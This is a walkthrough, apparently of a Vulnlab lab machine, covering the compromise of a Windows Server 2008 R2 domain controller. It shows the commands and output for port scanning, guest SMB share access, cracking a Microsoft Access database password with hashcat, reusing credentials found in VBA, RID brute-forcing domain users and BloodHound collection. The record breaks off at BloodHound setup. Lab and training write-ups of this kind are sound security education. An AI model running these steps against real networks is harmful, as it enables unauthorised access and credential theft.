Overview
- Type Machines
- OS Windows
- Severity Easy
- Creator xct
- Release date 2024 Aug 22
Enumeration
Start the instance via Discord and let’s go:

10.10.127.72
Nmap
$ nmap -sT -v -T4 -p 22,53,80,88,443,8080,3128,135,139,445,389,636,5985,3389 --open -Pn 10.10.127.72

PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
636/tcp  open  ldapssl
3389/tcp open  ms-wbt-server
Found open ports: DNS, SMB, LDAP, RPC and RDP. No Web service.
$ nmap -sCV -T4 -p 3389 --open -Pn 10.10.127.72

PORT     STATE SERVICE            VERSION
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2024-09-23T01:03:02+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=BLN01.retro2.vl
| Not valid before: 2024-08-16T11:25:28
|_Not valid after:  2025-02-15T11:25:28
| rdp-ntlm-info:
|   Target_Name: RETRO2
|   NetBIOS_Domain_Name: RETRO2
|   NetBIOS_Computer_Name: BLN01
|   DNS_Domain_Name: retro2.vl
|   DNS_Computer_Name: BLN01.retro2.vl
|   Product_Version: 6.1.7601
|_  System_Time: 2024-09-23T01:02:57+00:00
Add
BLN01.retro2.vlin in /etc/hosts
Shared folder (445/tcp)
List shared folders using the guest account:
$ nxc smb BLN01.retro2.vl -u 'guest' -p '' --shares
SMB         10.10.127.72    445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.10.127.72    445    BLN01            [+] retro2.vl\guest:
SMB         10.10.127.72    445    BLN01            [*] Enumerated shares
SMB         10.10.127.72    445    BLN01            Share           Permissions     Remark
SMB         10.10.127.72    445    BLN01            -----           -----------     ------
SMB         10.10.127.72    445    BLN01            ADMIN$                          Remote Admin
SMB         10.10.127.72    445    BLN01            C$                              Default share
SMB         10.10.127.72    445    BLN01            IPC$                            Remote IPC
SMB         10.10.127.72    445    BLN01            NETLOGON                        Logon server share
SMB         10.10.127.72    445    BLN01            Public          READ
SMB         10.10.127.72    445    BLN01            SYSVOL                          Logon server share
Found
Publicwith read access and the server is Windows Server 2008 R2 so pretty old and EOL/EOS since January 14th, 2020.
Check the content of Public folder:
$ nxc smb BLN01.retro2.vl -u 'guest' -p '' -M spider_plus

SMB         10.10.127.72    445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.10.127.72    445    BLN01            [+] retro2.vl\guest:
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.127.72    445    BLN01            [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.127.72    445    BLN01            [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.127.72    445    BLN01            [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.127.72    445    BLN01            [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.127.72    445    BLN01            [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         10.10.127.72    445    BLN01            [*] Enumerated shares
SMB         10.10.127.72    445    BLN01            Share           Permissions     Remark
SMB         10.10.127.72    445    BLN01            -----           -----------     ------
SMB         10.10.127.72    445    BLN01            ADMIN$                          Remote Admin
SMB         10.10.127.72    445    BLN01            C$                              Default share
SMB         10.10.127.72    445    BLN01            IPC$                            Remote IPC
SMB         10.10.127.72    445    BLN01            NETLOGON                        Logon server share
SMB         10.10.127.72    445    BLN01            Public          READ
SMB         10.10.127.72    445    BLN01            SYSVOL                          Logon server share
SPIDER_PLUS 10.10.127.72    445    BLN01            [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.10.127.72.json".
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] SMB Shares:           6 (ADMIN$, C$, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] SMB Readable Shares:  1 (Public)
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] Total folders found:  2
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] Total files found:    1
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] File size average:    856 KB
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] File size min:        856 KB
SPIDER_PLUS 10.10.127.72    445    BLN01            [*] File size max:        856 KB
$ cat /tmp/nxc_hosted/nxc_spider_plus/10.10.127.72.json
{
    "Public": {
        "DB/staff.accdb": {
            "atime_epoch": "2024-08-17 21:07:06",
            "ctime_epoch": "2024-08-17 21:06:49",
            "mtime_epoch": "2024-08-17 23:30:34",
            "size": "856 KB"
        }
    }
}
Download DB/staff.accdb:
$ smbmap -H BLN01.retro2.vl -u guest -p '' --download 'Public/DB/staff.accdb'
/usr/lib/python3/dist-packages/smbmap/smbmap.py:441: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % remoteName

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting download: Public\DB\staff.accdb (876544 bytes)
[+] File output to: /home/user/Downloads/VULNLAB/RETRO2/10.10.127.72-Public_DB_staff.accdb
[*] Closed 1 connections
Quick check the file:
$ mv 10.10.127.72-Public_DB_staff.accdb staff.accdb
$ file staff.accdb
staff.accdb: Microsoft Access Database
Ok so it’s a MS Access DB
Try to open it online via MDBViewer:

Seems protected by password
MS Access DB cracking
Get the hash via office2john:
$ office2john staff.accdb
staff.accdb:$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235
Then crack it with Hashcat:
$ hashcat -a 0 -m 9600 '$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235:class08
Found
class08
Then we try to open it using MDB Viewer Plus or LibreOffice + UCanAccess but failed.
In most positive result, I can just found an empty database:



So open it with a trial version of MS Access and found that contains a VBA with credentials:
Found
retro2\ldapreader:ppYaVcB5R

Update /etc/hosts as relaunch an instance:
Check if the account is valid:
$ nxc smb BLN01.retro2.vl -u 'ldapreader' -p 'ppYaVcB5R'
SMB         10.10.85.108    445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.10.85.108    445    BLN01            [+] retro2.vl\ldapreader:ppYaVcB5R
Ok
AD Enumeration
Users enumeration by Bruteforcing RID
$ nxc smb BLN01.retro2.vl -u 'ldapreader' -p 'ppYaVcB5R' --rid-brute
SMB         10.10.85.108    445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.10.85.108    445    BLN01            [+] retro2.vl\ldapreader:ppYaVcB5R
SMB         10.10.85.108    445    BLN01            498: RETRO2\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            500: RETRO2\Administrator (SidTypeUser)
SMB         10.10.85.108    445    BLN01            501: RETRO2\Guest (SidTypeUser)
SMB         10.10.85.108    445    BLN01            502: RETRO2\krbtgt (SidTypeUser)
SMB         10.10.85.108    445    BLN01            512: RETRO2\Domain Admins (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            513: RETRO2\Domain Users (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            514: RETRO2\Domain Guests (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            515: RETRO2\Domain Computers (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            516: RETRO2\Domain Controllers (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            517: RETRO2\Cert Publishers (SidTypeAlias)
SMB         10.10.85.108    445    BLN01            518: RETRO2\Schema Admins (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            519: RETRO2\Enterprise Admins (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            520: RETRO2\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            521: RETRO2\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            553: RETRO2\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.85.108    445    BLN01            571: RETRO2\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.85.108    445    BLN01            572: RETRO2\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.85.108    445    BLN01            1000: RETRO2\admin (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1001: RETRO2\BLN01$ (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1102: RETRO2\DnsAdmins (SidTypeAlias)
SMB         10.10.85.108    445    BLN01            1103: RETRO2\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            1104: RETRO2\staff (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            1105: RETRO2\Julie.Martin (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1106: RETRO2\Clare.Smith (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1107: RETRO2\Laura.Davies (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1108: RETRO2\Rhys.Richards (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1109: RETRO2\Leah.Robinson (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1110: RETRO2\Michelle.Bird (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1111: RETRO2\Kayleigh.Stephenson (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1112: RETRO2\Charles.Singh (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1113: RETRO2\Sam.Humphreys (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1114: RETRO2\Margaret.Austin (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1115: RETRO2\Caroline.James (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1116: RETRO2\Lynda.Giles (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1117: RETRO2\Emily.Price (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1118: RETRO2\Lynne.Dennis (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1119: RETRO2\Alexandra.Black (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1120: RETRO2\Alex.Scott (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1121: RETRO2\Mandy.Davies (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1122: RETRO2\Marilyn.Whitehouse (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1123: RETRO2\Lindsey.Harrison (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1124: RETRO2\Sally.Davey (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1127: RETRO2\ADMWS01$ (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1128: RETRO2\inventory (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1129: RETRO2\services (SidTypeGroup)
SMB         10.10.85.108    445    BLN01            1130: RETRO2\ldapreader (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1131: RETRO2\FS01$ (SidTypeUser)
SMB         10.10.85.108    445    BLN01            1132: RETRO2\FS02$ (SidTypeUser)
BloodHound
$ nxc ldap BLN01.retro2.vl -u 'ldapreader' -p 'ppYaVcB5R' -d retro2.vl --dns-server 10.10.85.108 --dns-tcp --dns-timeout 10 --bloodhound --collection All

SMB         10.10.85.108    445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
LDAP        10.10.85.108    389    BLN01            [+] retro2.vl\ldapreader:ppYaVcB5R
LDAP        10.10.85.108    389    BLN01            Resolved collection methods: container, localadmin, psremote, trusts, objectprops, dcom, rdp, acl, session, group
LDAP        10.10.85.108    389    BLN01            Done in 00M 50S
LDAP        10.10.85.108    389    BLN01            Compressing output into /home/user/.nxc/logs/BLN01_10.10.85.108_2024-09-23_192457_bloodhound.zip
OR
$ bloodhound-python -u 'ldapreader' -p 'ppYaVcB5R' -d retro2.vl -c all -ns 10.10.124.253 --dns-tcp --dns-timeout 10 -dc BLN01.retro2.vl --zip

INFO: Found AD domain: retro2.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: BLN01.retro2.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: BLN01.retro2.vl
INFO: Found 27 users
INFO: Found 43 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: BLN01.retro2.vl
INFO: Querying computer:
INFO: Done in 00M 55S
INFO: Compressing output into 20240924200425_bloodhound.zip
If first time we use BloodHound Community Edition. then follow the step below to install it (better with Docker Desktop, but if under VMWare then not possible to do it because if Hypervisor limitation):
- Install Docker Engine on Debian:
- Add Docker’s official GPG key:
sudo apt update
sudo apt install ca-certificates curl
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/debian/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc
- Add the repository to Apt sources (for derivative distro, such as Kali Linux):
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/debian \
  bookworm stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt update
- Install the Docker packages:
$ sudo apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
- Download the Docker Compose YAML file and save it to a directory where you’d like to run BHCE:
$ mkdir BloodHound
$ cd BloodHound
$ curl -L https://ghst.ly/getbhce > ./docker-compose.yml
- Navigate to the folder with the saved
docker-compose.yamlfile and rundocker compose pull && docker compose up:
$ sudo docker compose pull && sudo docker compose up
- Locate the randomly generated password in the terminal output of Docker Compose:
...
bloodhound-1  | {"level":"info","time":"2024-09-23T12:19:16.139785501Z","message":"###################################################################"}
bloodhound-1  | {"level":"info","time":"2024-09-23T12:19:16.139799597Z","message":"#                                                                 #"}
bloodhound-1  | {"level":"info","time":"2024-09-23T12:19:16.139801Z","message":"# Initial Password Set To:    U0mGscmOwmISiart4iJ6wBjOhIKRnVzn    #"}
bloodhound-1  | {"level":"info","time":"2024-09-23T12:19:16.139802042Z","message":"#                                                                 #"}
bloodhound-1  | {"level":"info","time":"2024-09-23T12:19:16.139803034Z","message":"###################################################################"}
...

- In a browser, navigate to http://localhost:8080/ui/login.
- Login with the username
adminand the randomly generated password from the logs (then change the password during the first login):
- Login with the username


Then ingest our collector file:
